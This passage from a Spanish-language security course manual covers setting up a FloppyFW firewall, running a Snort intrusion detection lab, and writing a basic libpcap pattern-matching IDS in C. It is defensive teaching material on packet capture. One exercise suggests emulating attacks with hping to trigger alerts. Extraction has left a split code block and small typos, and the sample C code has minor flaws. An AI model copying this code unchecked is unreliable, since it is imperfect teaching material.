

[NOTA: no se requiere de disco duro para este tipo de soluciones ya que todo el software se carga en memoria RAM; puedes utilizar incluso un monitor monocromático para configurar el equipo y después dejar únicamente el CPU con el teclado]

[NOTA: sobre las tarjetas de red con chipsets REALTEK 8139: este chipset es muy común en clones de tarjetas de bajo precio, pero hay problemas de sincronización con los chipset 8139 y 8139A; La mayoría de las tarjetas actuales tendrá una versión más actual pero asegúrate de que tus tarjetas, si son de esta marca y modelo, usen un chipset 8139B o posterior (normalmente


viene indicado el número sobre uno de los chips de la tarjeta.)]

Arquitectura

Normalmente en una conexión de banda ancha con alguna tecnología DSL tendrás una arquitectura similar a alguna de las siguientes:



Rehabilitando un equipo de cómputo viejo con 2 tarjetas de red y con un pequeño hub o switch (si es que aún no lo tienes), puedes llegar a la siguiente arquitectura:



[NOTA: el acrónimo PPPoE se refiere al protocolo Point to Point Protocol over Ethernet; Este protocolo es usado normalmente por proveedores de servicios DSL para autenticar a los usuarios y proporcionarles una dirección IP y direcciones de servidores DNS. Básicamente el idéntico al protocolo PPP que se utiliza para establecer conexiones "dial-up" con MODEM, pero utilizando Ethernet.]

El equipo **FloppyFW** proporciona los siguientes servicios:

- Asignación dinámica de direcciones IP para equipos internos por **DHCP**
- Servidor interno de **DNS** (hace referencia automática a los servidores definidos por el proveedor de acceso **DSL**)
- Filtrado con capacidad **stateful**, con reglas preconfiguradas; estas reglas básicamente hacen lo siguiente: permite cualquier tráfico de salida y sólo permite tráfico de entrada desde Internet si está relacionado con una conexión establecida previamente (desde la red local).

Instalación y configuración

Para la parte de hardware solo debes armar el equipo con las 2 tarjetas de red y asegurarte de que la unidad de disco flexible se encuentra al principio de los dispositivos de disco en el orden de arranque del BIOS (toma todas las precauciones necesarias si vas a abrir un equipo de cómputo, tal como hacer tierra y no portar prendas de vestir que generan estática con facilidad; asesórate de alguien con experiencia si es la primera vez que desarmas un equipo/installas una tarjeta).

Baja la imagen del disco flexible del sitio de **FloppyFW** y crea el disco utilizando la herramienta **rawrite** o el comando **dd** de un Unix (para más información consulta el sitio de la herramienta).

Una vez que copiaste la imagen a un disco flexible, deberás modificar el archivo **config**, en particular los apartados sobre la conexión **PPPoE** (Usuario y contraseña), así como los parámetros de uso de DHCP (El archivo **config** contiene comentarios que aclaran el uso de los parámetros y son fáciles de entender; para mayor información consulta el sitio Web de **FloppyFW**).

Por último, si deseas modificar o revisar las reglas configuradas en el firewall, debes editar el archivo **firewall.ini**; el firewall es **netfilter** sobre Linux y se configura a través de la herramienta **iptables** (**man iptables** desde algún Linux o consulta el sitio www.netfilter.org).

Referencias

Sitio Web de la herramienta “FLOPPYFW” (<http://www.zelow.no/floppyfw/>)

15. [Práctica] Sistema de detección de intrusos de red (SNORT)

Introducción

Por medio de esta actividad pondrás en operación un sistema de detección de intrusos de red llamado **snort**, en un ambiente de operación Knoppix Linux.

Actividad 1) Puesta en marcha de SNORT

Copia el archivo **.tar.bz2** de **snort** del CD SEGCOMP. Para propósitos de la práctica, asumiremos que el nombre es: **snort-###.tar.bz2** (donde **###** se refiere al número de versión incluido en el CD SEGCOMP), descompacta el archivo y ejecuta el sistema de detección de intrusos de red (el archivo también puede venir con extensión **.tar.gz**, lee la nota correspondiente más adelante para ver qué cambios tendrías que hacer a los parámetros para descomprimir este archivo con el comando **tar**); también limpiarás el directorio de bitácoras:

```
knoppix@0[knoppix]$ su
root@0[knoppix]# tar xjvf snort-###.tar.bz2
root@0[knoppix]# cd snort-###/
root@0[snort-###]# rm -rf ./log/*
root@0[snort-###]# ./snortinit.sh
Running in IDS mode
Log directory = ./log
```

```

Initializing Network Interface eth0

      === Initializing Snort ===
Initializing Output Plugins!
Decoding Ethernet on interface eth0
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file snort.conf

+++++
Initializing rule chains...
No arguments to frag2 directive, setting defaults to:
  Fragment timeout: 60 seconds
  Fragment memory cap: 4194304 bytes
  Fragment min_ttl: 0
  Fragment ttl_limit: 5
  Fragment Problems: 0
  Self preservation threshold: 500
  Self preservation period: 90
  Suspend threshold: 1000
  Suspend period: 30
Stream4 config:
  Stateful inspection: ACTIVE
  Session statistics: INACTIVE
  Session timeout: 30 seconds
  Session memory cap: 8388608 bytes
  State alerts: INACTIVE
  Evasion alerts: INACTIVE
  Scan alerts: INACTIVE
  Log Flushed Streams: INACTIVE
  MinTTL: 1
  TTL Limit: 5
  Async Link: 0
  State Protection: 0
  Self preservation threshold: 50
  Self preservation period: 90
  Suspend threshold: 200
  Suspend period: 30
Stream4_reassemble config:
  Server reassembly: INACTIVE
  Client reassembly: ACTIVE
  Reassembler alerts: ACTIVE
  Zero out flushed packets: INACTIVE
  flush_data_diff_size: 500
  Ports: 21 23 25 53 80 110 111 143 513 1433
  Emergency Ports: 21 23 25 53 80 110 111 143 513 1433
HttpInspect Config:
  GLOBAL CONFIG
    Max Pipeline Requests: 0
    Inspection Type: STATELESS
    Detect Proxy Usage: NO
    IIS Unicode Map Filename: ./unicode.map
    IIS Unicode Map Codepage: 1252
  DEFAULT SERVER CONFIG:
    Ports: 80 8080
    Flow Depth: 300
    Max Chunk Length: 500000
    Inspect Pipeline Requests: YES

```

```

URI Discovery Strict Mode: NO
Allow Proxy Usage: NO
Disable Alerting: NO
Oversize Dir Length: 0
Only inspect URI: NO
Ascii: YES alert: NO
Double Decoding: YES alert: YES
%U Encoding: YES alert: YES
Bare Byte: YES alert: YES
Base36: OFF
UTF 8: OFF
IIS Unicode: YES alert: YES
Multiple Slash: YES alert: NO
IIS Backslash: YES alert: NO
Directory: YES alert: NO
ApacheWhiteSpace: YES alert: YES
IIS Delimiter: YES alert: YES
IIS Unicode Map: GLOBAL IIS UNICODE MAP CONFIG
Non-RFC Compliant Characters: 0x00
rpc_decode arguments:
    Ports to decode RPC on: 111 32771
    alert_fragments: INACTIVE
    alert_large_fragments: ACTIVE
    alert_incomplete: ACTIVE
    alert_multiple_requests: ACTIVE
telnet_decode arguments:
    Ports to decode telnet on: 21 23 25 119
1812 Snort rules read...
1812 Option Chains linked into 200 Chain Headers
0 Dynamic rules
+++++
-----[thresholding-config]-----
| memory-cap : 1048576 bytes
-----[thresholding-global]-----
| none
-----[thresholding-local]-----
| gen-id=1      sig-id=2273      type=Threshold tracking=dst count=5
seconds=60
| gen-id=1      sig-id=2274      type=Threshold tracking=dst count=5
seconds=60
| gen-id=1      sig-id=2275      type=Threshold tracking=dst count=5
seconds=60
-----[suppression]-----
-----
Rule application order: ->activation->dynamic->alert->pass->log

==== Initialization Complete ====

```

En este momento el sistema de detección de intrusos ya está capturando y analizando tráfico de red con la tarjeta en modo promiscuo.

[NOTA: El archivo compactado de snort puede venir también en formato .tar.gz; el segundo parámetros de .tar (2^a letra) indica que programa de compresión/descompresión se debe usar. Para extensiones .tar.bz2 se usa la letra j y para extensiones .tar.gz la letra z (con .tar.gz el archivo se descompactaría con la instrucción tar xzvf <archivo.tar.gz>).]

[NOTA: El script snortinit.sh está configurado para usar la interfaz eth0 para la captura de tráfico con snort. Si tu equipo cuenta con varias tarjetas de red y requieres utilizar otra interfaz, edita primero el script con cualquier editor de texto y substituye eth0 por la interfaz que deseas.]

[NOTA: a partir de la versión 2.4 de snort las firmas de detección de ataques se distribuyen por separado, la versión binaria de snort en CD SEGCOMP incluye firmas del paquete de distribución VRT para usuarios no registrados. Si deseas actualizar las firmas (directorios /doc y /rules) baja paquetes de reglas de <http://www.snort.org/pub-bin/downloads.cgi>, o bien de <http://www.bleedingsnort.org/> (estas últimas son las reglas más recientes pero no han sido probadas exhaustivamente).]

Actividad 2) Prueba de firmas de SNORT

Además de la ventana de shell que utilizaste en la actividad anterior, abre una ventana de shell adicional, y obtén tu dirección IP con el comando **ifconfig**:

```
knoppix@1 [knoppix]$ ifconfig
```

Notifica al profesor de tu dirección IP; él definirá parejas de equipos para el envío de **pings**. Una vez que se han asignado la IP de otro equipo, <IP_otro_equipo>, envía un ping a esta dirección (detén el ping con **CTRL+C** cuando hayas enviado más de 5 paquetes):

```
knoppix@1 [knoppix]$ ping <IP_otro_equipo>
```

Existe una firma de detección para los **pings** en el **snort** y está activada; con el envío de estos paquetes probaremos que la firma de detección mencionada está funcionando.

En la ventana de shell donde corre el **snort** presiona **CTRL+C** una vez que tus compañeros confirmen que ya te enviaron el **ping**. Cámbiate al directorio **log** y lista el contenido del archivo **alert**:

```
root@0 [snort-###]# cd log
root@0 [log]# cat ./alert
```

Observa cómo se encuentran registradas las alertas de los ping en esta bitácora de texto (y posiblemente algunas otras más si es que la red de pruebas donde estás conectado tiene mucha actividad). Aparecerán varios directorios con direcciones IP, cada uno de estos contiene el detalle de cada alerta relacionada con la IP en cuestión.

Ahora edita el archivo **snortinit.sh** y agrega el parámetro **-bde**. Borra el contenido del directorio **log** y vuelve a ejecutar **snortinit.sh**:

```
root@0 [log]# rm -rf *
root@0 [log]# cd ..
root@0 [snort-###]# echo "./snort -bde -l ./log -i eth0 -c snort.conf -v"
> snortinit.sh
root@0 [snort-###]# cat snortinit.sh
./snort -bde -l ./log -i eth0 -c snort.conf -v
root@0 [snort-###]# snortinit.sh
```

Vuelve a ejecutar el ping desde la otra ventana de shell, hacia el equipo de tus compañeros, mientras ellos hacen lo mismo nuevamente con tu equipo:

```
knoppix@1 [knoppix]$ ping <IP_otro_equipo>
```

Detén la prueba con **CTRL+C** y cámbiate nuevamente al directorio **log**:

```
root@0 [snort-###]# cd log
```

Observarás que ahora también que existe uno o varios archivos que inician con el nombre `<snort.log.xxxxx>`, donde `xxxxx` es un número de serie de 10 dígitos asociado con el archivo de bitácora. Estos archivos almacenan el contenido íntegro, en formato binario, de los paquetes que generaron una alerta, y los puedes analizar con la herramienta `ethereal`:

```
root@2 [log]# ethereal <snort.log.xxxxx>
```

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Crea un programa en lenguaje de alto nivel que interprete las alertas generadas por `snort` que ignore las alertas de nivel bajo, que genere un reporte condensado de alertas de nivel medio (nombre de alerta y número de apariciones) y que envíe un reporte detallado (por cada incidente) de las alertas críticas por correo electrónico.
- Crea un script de instalación para `snort (shellcode; bash` en Knoppix), que compile las librerías requeridas por `snort (libpcap`, etc.) y al mismo `snort`; el script deberá además instalar los programas y colocar otro script de ejecución con parámetros predeterminados que deberán levantar el servicio de `snort` automáticamente al iniciar el equipo (asumiendo que se trata de un servidor Unix/Linux de instalación completa) modificando alguno de los puntos de inicio correspondientes (investigar).
- Identificar 3 ataques de red recientes (últimas 3 semanas) y generar reglas de `snort` para detectarlos (revisar manual de `snort` para sintaxis y comandos de reglas).
- Investigar modo `inline` de `snort` para funcionamiento como IPS; configurar `snort` en modo `inline` en un equipo con 2 tarjetas de red, integrándolo con `iptables`, para que se comporte como un `IPS`.
- Selecciona 3 patrones “complejos” de detección de ataques de `snort` y crea scripts de `hping` que emulen los ataques a los que se refieren estas reglas, de manera que `snort` genere alertas al ejecutarlos.

Referencias

Manual de la versión de snort actual en sitio Web oficial: http://www.snort.org/docs/snort_manual/
“Snort 2.0 Intrusion Detection”, Brian Caswell et al, Syngress, 2003

16. [Práctica] Programación de nIDS primitivo (Libpcap)

Introducción

En esta actividad programarás un sistema de detección de intrusos de red (nIDS por sus siglas en inglés) en lenguaje C y utilizando la librería de captura de paquetes `libpcap`. El programa que crearás permitirá simplemente poner la tarjeta de red en modo promiscuo, captura paquetes de red y buscar un patrón de texto que se pasa al programa por la línea de comando, en todos los paquetes que capture.

El programa es muy básico y no es apto para entornos de producción, pero ilustra los conceptos y estructuras que maneja un sistema de detección de intrusos de red basado en patrones.

Actividad 1) Programación de nIDS primitivo

Utiliza un editor de textos (como `nedit`) para crear el archivo de código fuente del detector de intrusos y llámalo `simple_nIDS.c` y guárdalo en el directorio `/home/knoppix`. A continuación se muestra el contenido de este archivo:

```

#include <stdio.h>
#include <unistd.h>
#include <pcap.h>
#include <signal.h>

#define dispRed      "eth0"      // dispositivo de red para captura
#define CAPTURABYTES 65000      // Núm. máx. de bytes por paquete
#define PROMISCUO    1          // Activa modo promiscuo
#define TIMEOUT       500        // Timeout (es ignorado en Linux)

int loop;

// --- Rutina que maneja señales SIGINT (CTRL+C), con esto cambiamos una
//     bandera que indica que debe finalizar el ciclo de captura.
void cleanup (int signo)
{
    loop = 0;
    printf ("Señal de interrupción detectada...espere un momento\n");
}

// --- Programa principal
int main (int argc, char **argv)
{
    u_int cont,cont2,cont3,encontrado; // Contadores y banderas
    char *patronBusqueda;           // Apuntador al patrón de búsqueda
    pcap_t *pcapDesc;              // Descriptor pcap
    u_char *paquete;               // Apuntador a paquete de red
    struct pcap_pkthdr pcapPkthdr; // Estructura de encabezado de
                                   // paquete
    struct pcap_stat pcapStat;     // Estructura de estadísticas pcap
    struct sigaction action;       // Estructura para manejo de
                                   // señales
    char errBuff [PCAP_ERRBUF_SIZE]; // Búffer de errores pcap
    char ipSrc [17];               // Estructuras para direcciones IP
    char ipDst [17];               // (en texto: xxx.xxx.xxx.xxx)

    loop = 1;                      // Bandera de ciclo de captura
    patronBusqueda = NULL;

    // --- Procesa parámetros de línea de comando
    while ((cont = getopt (argc,argv, "p:")) != EOF)
    {
        switch (cont)
        {
            case 'p':
                patronBusqueda = optarg;
                break;
            default:
                break;
        }
    }

    if (patronBusqueda == NULL)      // Error si no hay parámetro -p
    {
        printf ("ERROR: falta parámetro -p <patrón de búsqueda>\n");
        exit (1);
    }
}

```

```

else
{
    printf ("Iniciando simple_nIDS con patrón de búsqueda:\n %s \n",
            patronBusqueda);
}

// --- Activa descriptor para captura de paquetes
pcapDesc = pcap_open_live (dispRed, CAPTURABYTES, PROMISCUO,
                           TIMEOUT, errBuff);
if (pcapDesc == NULL)
{
    printf ("Error en pcap_open_live: %s",errBuff);
    exit (1);
}

// --- Activa manejador de SIGINT (CTRL+C)
action.sa_handler = cleanup;
sigemptyset (&action.sa_mask);
action.sa_flags=0;
if (sigaction (SIGINT,&action, NULL) == -1)
{
    printf ("Error: no se puede instalar manejador de interrupción\n");
}

// --- Ciclo de captura de paquetes y búsqueda de patrones
while (loop == 1)
{
    // --- Captura el siguiente paquete y guarda su contenido.
    paquete = (u_char *)pcap_next (pcapDesc, &pcapPkthdr);
    cont = 0;
    encontrado = 0;

    // --- Ciclo para buscar el patrón en el la estructura 'paquete'
    if (paquete != NULL)
    {
        while (cont < (pcapPkthdr.caplen - strlen(patronBusqueda)))
        {
            // --- Busca coincidencia de primer elemento
            if ( (char)paquete[cont] == (char) patronBusqueda[0])
            {
                cont2 = cont+1;
                cont3 = 1;

                // --- Valida que todo el patrón esté en esta ubicación
                while (cont3 <= strlen(patronBusqueda))
                {
                    if ((char)paquete[cont2] ==
                        (char)patronBusqueda[cont3])
                    {
                        cont2++;
                        cont3++;
                    }
                    else
                    {
                        break;
                    }
                }
                if (cont3 >= strlen(patronBusqueda))

```

```

        {
            encontrado = 1;    // Indica que se ha encontrado el
                               // patrón.
        }
    }

    // --- Imprime alerta con ip.origen->ip.destino de los
    //     paquetes que contienen el patrón.
    if (encontrado == 1)
    {
        sprintf (ipSrc, "%d.%d.%d.%d", (paquete[26]&255),
                 (paquete[27]&255), (paquete[28]&255),
                 (paquete[29]&255));
        sprintf (ipDst, "%d.%d.%d.%d", (paquete[30]&255),
                 (paquete[31]&255), (paquete[32]&255),
                 (paquete[33]&255));
        printf ("*** Alerta, patrón detectado ***\n");
        printf ("%s -> %s\n\n", ipSrc, ipDst);
        break;
    }
    else
    {
        cont++;
    }
}
}

// --- Imprime estadísticas al terminar el ciclo de captura (CTRL+C)
if (pcap_stats(pcapDesc, &pcapStat) != -1)
{
    printf ("Paquetes recibidos: \t%6d\n"
           "Paquetes descartados: \t%6d\n", pcapStat.ps_recv,
           pcapStat.ps_drop);
}
pcap_close(pcapDesc);
printf ("Cerrando captura...programa finalizado \n");
exit (0);
}

```

El código fuente incluye ya comentarios sobre las funciones más importantes del programa. Básicamente el programa realiza lo siguiente:

- Captura el patrón de búsqueda de la línea de comando (parámetro **-p**).
- Activa la tarjeta de red **eth0** (**#define dispRed**) en modo de captura promiscuo.
- Entra a un ciclo de captura de paquetes; revisa en cada paquete si el patrón de búsqueda está presente y si éste es el caso, imprime en pantalla una alerta con las direcciones IP de origen y destino.
- Termina el ciclo de captura de paquetes e imprime estadísticas al recibir una señal de interrupción (**CTRL+C**).

Actividad 2) Compilación de libpcap y nIDS primitivo

Obtén el código fuente de la librería **libpcap** de Internet (o del CD SEGCOMP que acompaña este manual) y cópialo al directorio raíz del usuario Knoppix (**/home/knoppix**). Extrae el archivo con el código fuente en este directorio y compila la librería (recuerda cambiar el parámetro del comando **tar** a **xzvf** si la extensión del archivo **libpcap** es **.tar.gz**). Sustituye **#** por los números de versión correspondientes:

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# tar xjvf libpcap-#.#.tar.bz2
root@0 [knoppix]# cd libpcap-#.#./
root@0 [libpcap-#.#.#]# ./configure
root@0 [libpcap-#.#.#]# make
root@0 [libpcap-#.#.#]# ls
root@0 [libpcap-#.#.#]# cd ..
root@0 [knoppix]#
```

Si todo el proceso fue correcto no debiste haber recibido mensajes de error y verás varios archivos con extensión `.o` y el archivo de librería `libpcap.a`. Ahora compila el programa:

```
root@0 [knoppix]# gcc -o simple_nIDS simple_nIDS.c -lpcap -L ./libpcap-#.#
-I ./libpcap-#.#.#
```

[NOTA: Los parámetros `-l`, `-I` y `-L` son importantes porque definen respectivamente las librerías a agregar en la compilación, directorios adicionales para archivos `include (.h)` y directorios adicionales para buscar librerías (`.a` y `.so`).]

Actividad 3) Pruebas con nIDS primitivo

En esta actividad trabajará con la computadora de otro equipo; cada uno activará su sistema de detección de intrusos utilizando el siguiente patrón: **12345**.

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# ./simple_nIDS -p 12345
```

Posteriormente cada equipo ejecutará en otra ventana de shell un ping hacia la máquina de su contraparte (`<ip_contraseña>`):

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# ping <ip_contraseña>
```

Una vez capturado el tráfico verás algo como esto:

The screenshot shows a terminal window titled "Shell - Konsola" running on a Knoppix 3.7 desktop environment. The terminal displays the output of the "simple_nIDS" script, which is monitoring traffic on port 123456. It logs multiple "Alerta, patrón detectado" messages for various source and destination IP address pairs, such as 192.168.1.10 and 192.168.1.100. The terminal also shows a message about an interrupt signal and the final statistics: 17 received packets and 0 discarded packets. The session ends with the command "Cerrando captura...programa finalizado".

```
root@ttyp1[knoppix]# ./simple_nIDS -p 123456
Iniciando simple_nIDS con patrón de búsqueda:
123456
*** Alerta, patrón detectado ***
192.168.1.10 -> 192.168.1.100

*** Alerta, patrón detectado ***
192.168.1.100 -> 192.168.1.10

*** Alerta, patrón detectado ***
192.168.1.10 -> 192.168.1.100

*** Alerta, patrón detectado ***
192.168.1.100 -> 192.168.1.10

*** Alerta, patrón detectado ***
192.168.1.10 -> 192.168.1.100

*** Alerta, patrón detectado ***
192.168.1.100 -> 192.168.1.10

*** Alerta, patrón detectado ***
192.168.1.10 -> 192.168.1.100


*** Alerta, patrón detectado ***
192.168.1.100 -> 192.168.1.10

Señal de interrupción detectada...espere un momento
*** Alerta, patrón detectado ***
192.168.1.10 -> 192.168.1.100


Paquetes recibidos:      17
Paquetes descartados:    0
Cerrando captura...programa finalizado
root@ttyp1[knoppix]#
```

Pantalla que muestra el código de demostración, simple_nIDS, usando libpcap (Knoppix 3.7)

El patrón de captura se activa tanto en los paquetes de entrada ([echo request](#)) como en los de salida ([echo reply](#)) debido a que el contenido de las solicitudes son copiadas en los paquetes de respuesta en un [ping](#). Si la máquina que envía el ping fuera un equipo Windows, el patrón tendría que cambiarse por algo como [abcdefg](#), ya que el contenido que agrega el cliente ping en Windows es distinto. Activa un analizador de protocolos como [ethereal](#) y observa por ti mismo las diferencias, deberás ver algo similar a la primera gráfica con un ping desde un Linux/Unix y algo similar a la segunda gráfica con un ping desde un equipo Windows:



Pantalla de Ethereal que muestra datos de paquetes que activan alertas en Unix/Linux (Knoppix 3.7)



Pantalla de Ethereal que muestra datos de paquetes que activan alertas en Windows (Knoppix 3.7)

Prueba ahora identificar patrones estáticos con el analizador de protocolos y cargando estos patrones en tu nIDS para detectarlos.

